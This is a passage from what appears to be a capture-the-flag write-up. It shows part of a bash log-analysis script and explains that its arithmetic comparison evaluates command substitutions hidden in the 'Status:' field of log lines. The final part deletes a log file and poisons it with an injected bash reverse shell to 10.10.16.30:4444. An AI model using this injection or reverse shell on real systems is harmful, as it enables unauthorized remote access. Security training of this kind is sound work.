        printf "${GREEN}%6s %s${RESET}\n" "$count" "$user"
        total_success=$((total_success + count))
    done
    echo -e "${GREEN}\nTotal Successful Logins: $total_success${RESET}"

    # Failed logins
    echo -e "\n${RED}[+] Failed Login Attempts:${RESET}"
    total_failed=0
    for user in "${!failed_users[@]}"; do
        count=${failed_users[$user]}
        printf "${RED}%6s %s${RESET}\n" "$count" "$user"
        total_failed=$((total_failed + count))
    done
    echo -e "${RED}\nTotal Failed Login Attempts: $total_failed${RESET}"

    # HTTP status codes
    echo -e "\n${CYAN}[+] HTTP Status Code Distribution:${RESET}"
    total_requests=0
    # Sort codes numerically
    IFS=$'\n' sorted=($(sort -n -t':' -k1 <<<"${STATUS_CODES[*]}"))
    unset IFS
    for entry in "${sorted[@]}"; do
        code=$(echo "$entry" | cut -d':' -f1)
        count=$(echo "$entry" | cut -d':' -f2)
        total_requests=$((total_requests + count))

        # Color coding
        if [[ $code =~ ^2 ]]; then color="$GREEN"
        elif [[ $code =~ ^3 ]]; then color="$YELLOW"
        elif [[ $code =~ ^4 || $code =~ ^5 ]]; then color="$RED"
        else color="$CYAN"
        fi

        printf "${color}%6s %s${RESET}\n" "$count" "$code"
    done
    echo -e "${CYAN}\nTotal HTTP Requests Tracked: $total_requests${RESET}"
}


# Main execution
analyze_logins
analyze_http_statuses
display_results | tee "$OUTPUT_FILE"
analyze_log_errors | tee -a "$OUTPUT_FILE"
echo -e "\n${GREEN}Analysis completed. Results saved to $OUTPUT_FILE${RESET}"
The potentially vulnerable function in this script is:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
analyze_http_statuses() {
    # Process HTTP status codes
    while IFS= read -r line; do
        code=$(echo "$line" | grep -oP 'Status: \K.*')
        found=0
        # Check if code exists in STATUS_CODES array
        for i in "${!STATUS_CODES[@]}"; do
            existing_entry="${STATUS_CODES[$i]}"
            existing_code=$(echo "$existing_entry" | cut -d':' -f1)
            existing_count=$(echo "$existing_entry" | cut -d':' -f2)
            if [[ "$existing_code" -eq "$code" ]]; then
                new_count=$((existing_count + 1))
                STATUS_CODES[$i]="${existing_code}:${new_count}"
                break
            fi
        done
    done < <(grep "HTTP.*Status: " "$LOG_FILE")
}
Why? code=$(echo "$line" | grep -oP 'Status: \K.*') it essentially gets anything after “Status:” so if it’s something like:
- Status: 400 This would work and result in incrementing that status code.
1
2
if [[ "$existing_code" -eq "$code" ]]; then
                new_count=$((existing_count + 1))
But what happens if the comparison happens against a character?
Status: x The script breaks. At the same time what if we craft a test expression but inside it is a command substitution?
Status: x[$(id)]Event though the script will ultimately fail the command will still be evaluated.
Let’s try it with a rev shell. First get a target log file and remove it:
1
2
3
4
rm /var/www/web/user-management-service/log/application.log
rm: remove write-protected regular file '/var/www/web/user-management-service/log/application.log'? y
miranda-wise@eureka:/opt$ cat /var/www/web/user-management-service/log/application.log
cat: /var/www/web/user-management-service/log/application.log: No such file or directory
Next, craft the log/poison the log file:
1
echo 'HTTP Status: x[$(/bin/bash -i >& /dev/tcp/10.10.16.30/4444 0>&1)]' > /var/www/web/user-management-service/log/application.log
Run a NC listener and wait.